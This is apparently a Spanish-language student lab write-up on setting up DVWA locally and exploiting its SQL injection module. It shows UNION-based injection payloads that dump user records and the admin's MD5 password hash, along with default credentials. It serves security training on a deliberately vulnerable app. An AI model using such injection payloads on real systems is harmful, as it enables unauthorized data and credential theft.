28 $DVWA['recaptcha_private_key'] = getenv('RECAPTCHA_PRIVATE_KEY') ? : '';
29
30 # Default security level
31 # Default value for the security level with each session.
32 # The default is 'impossible', you may wish to set this to either 'low', 'medium', 'high' or 'impossible'.
33 $DVWA['default_security_level'] = getenv('DEFAULT_SECURITY_LEVEL') ? : 'impossible';
34
35 # Default locale
36 # Default locale for the help page shown with each session.
37 # The default is 'en'. You may wish to set this to either 'en' or 'in'.
38 $DVWA['default_locale'] = getenv('DEFAULT_LOCALE') ? : 'en';
39
40 # Disable authentication
41 # Some tools don't like working with authentication and passing cookies around
42 # so this setting lets you turn off authentication.
43 $DVWA['disable_authentication'] = getenv('DISABLE_AUTHENTICATION') ? : false;
44
45 define('MYSQL', 'mysql');
46 define('SQLITE', 'sqlite');
47
```


Copiamos la contraseña del archivo config.inc.php

Agregar cuenta de usuario



Se hace clic en continuar al final de la página.

Leonis Manuel Diaz Pacheco



Username

Password

[Damn Vulnerable Web Application \(DVWA\)](#)



Username

admin

Password

.....

Login

A screenshot of the DVWA web application's "Database Setup" page. The page has a dark header with the DVWA logo. On the left, there's a sidebar with links for "Setup DVWA", "Instructions", and "About". The main content area is titled "Database Setup" and includes instructions on creating or resetting the database. Below this is a "Setup Check" section that lists various system configurations. The status of each item is indicated by a color: green for "Yes" or "Installed", red for "Missing" or "Not installed", and grey for "Unknown".

Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database. If you get an error make sure you have the correct user credentials in: C:\xampp\htdocs\DVWA-master\config\config.inc.php

If the database already exists, it will be cleared and the data will be reset. You can also use this to reset the administrator credentials ("admin / password") at any stage.

Setup Check

General
Operating system: Windows
DVWA version: Unknown

reCAPTCHA key: **Missing**

Writable folder C:\xampp\htdocs\DVWA-master\backable/uploads/: Yes
Writable folder C:\xampp\htdocs\DVWA-master\config: Yes

Apache
Web Server SERVER_NAME: localhost
mod_rewrite: Unknown
mod_rewrite is required for the API labs.

PHP
PHP version: 8.2.12
PHP function display_errors: Enabled
PHP function display_startup_errors: Enabled
PHP function allow_url_include: **Disabled**
PHP function allow_url_fopen: Enabled
PHP module gd: **Missing - Only an issue if you want to play with captchas**
PHP module mysql: Installed
PHP module pdo_mysql: Installed

Database
Backend database: MySQL/MariaDB
Database username: dvwa
Database password: dvwa
Database database: dvwa
Database host: 127.0.0.1
Database port: 3306

API
This section is only important if you want to use the API module.
Vendor files installed: **Not installed**

For information on how to install these, see the [README](#).

Status in red, indicate there will be an issue when trying to complete some modules.

Realizamos clic en



Username



admin



Password

.....

Login

A screenshot of the Damn Vulnerable Web Application (DVWA) interface in a web browser. The browser's address bar shows "localhost/DVWA-master/index.php". The page has a dark header with the DVWA logo and a light green sidebar on the left containing a menu of modules. The main content area is white and displays a welcome message, general instructions, a warning, a disclaimer, and training resources. At the bottom, a status message indicates the user is logged in as 'admin'.





Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

The screenshot shows the phpMyAdmin interface with a successful SQL query result. The query executed was `SELECT * FROM users WHERE 1;`. The result shows 5 rows of user data:

user_id	first_name	last_name	user	password	avatar	last_login	failed_login
1	admin	admin	admin	5f4dcc3b5aa765d61d8327deb882cf99	IDVWA-masterhackable/users/admin.jpg	2025-05-12 07:58:15	0
2	Gordon	Brown	gordonb	e99a18c228b38d5c6883678922a03	IDVWA-masterhackable/users/gordonb.jpg	2025-05-12 07:58:15	0
3	Hack	Me	1337	8d3533d75ae2c3966d7e0d4fc69216b	IDVWA-masterhackable/users/1337.jpg	2025-05-12 07:58:15	0
4	Pablo	Picasso	pablo	0d107d9f95bbe40cade3de5c71e9e9b7	IDVWA-masterhackable/users/pablo.jpg	2025-05-12 07:58:15	0
5	Bob	Smith	smithy	5f4dcc3b5aa765d61d8327deb882cf99	IDVWA-masterhackable/users/smithy.jpg	2025-05-12 07:58:15	0

User ID:

Vulnerability: SQL Injection

User ID:

ID: 1' OR'1=1
First name: admin
Surname: admin

ID: 1' OR'1=1
First name: Gordon
Surname: Brown

ID: 1' OR'1=1
First name: Hack
Surname: Me

ID: 1' OR'1=1
First name: Pablo
Surname: Picasso

ID: 1' OR'1=1
First name: Bob
Surname: Smith

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

Se utiliza el siguiente comando:

```
1' OR'1'='1' union select password, first_name from users where first_name='admin'
```

User ID:

ID: 1' OR'1'='1' union select password, first_name from users where first_name='admin
First name: admin
Surname: admin

ID: 1' OR'1'='1' union select password, first_name from users where first_name='admin
First name: Gordon
Surname: Brown

ID: 1' OR'1'='1' union select password, first_name from users where first_name='admin
First name: Hack
Surname: Me

ID: 1' OR'1'='1' union select password, first_name from users where first_name='admin
First name: Pablo
Surname: Picasso

ID: 1' OR'1'='1' union select password, first_name from users where first_name='admin
First name: Bob
Surname: Smith

ID: 1' OR'1'='1' union select password, first_name from users where first_name='admin
First name: 5f4dcc3b5aa765d61d8327deb882cf99
Surname: admin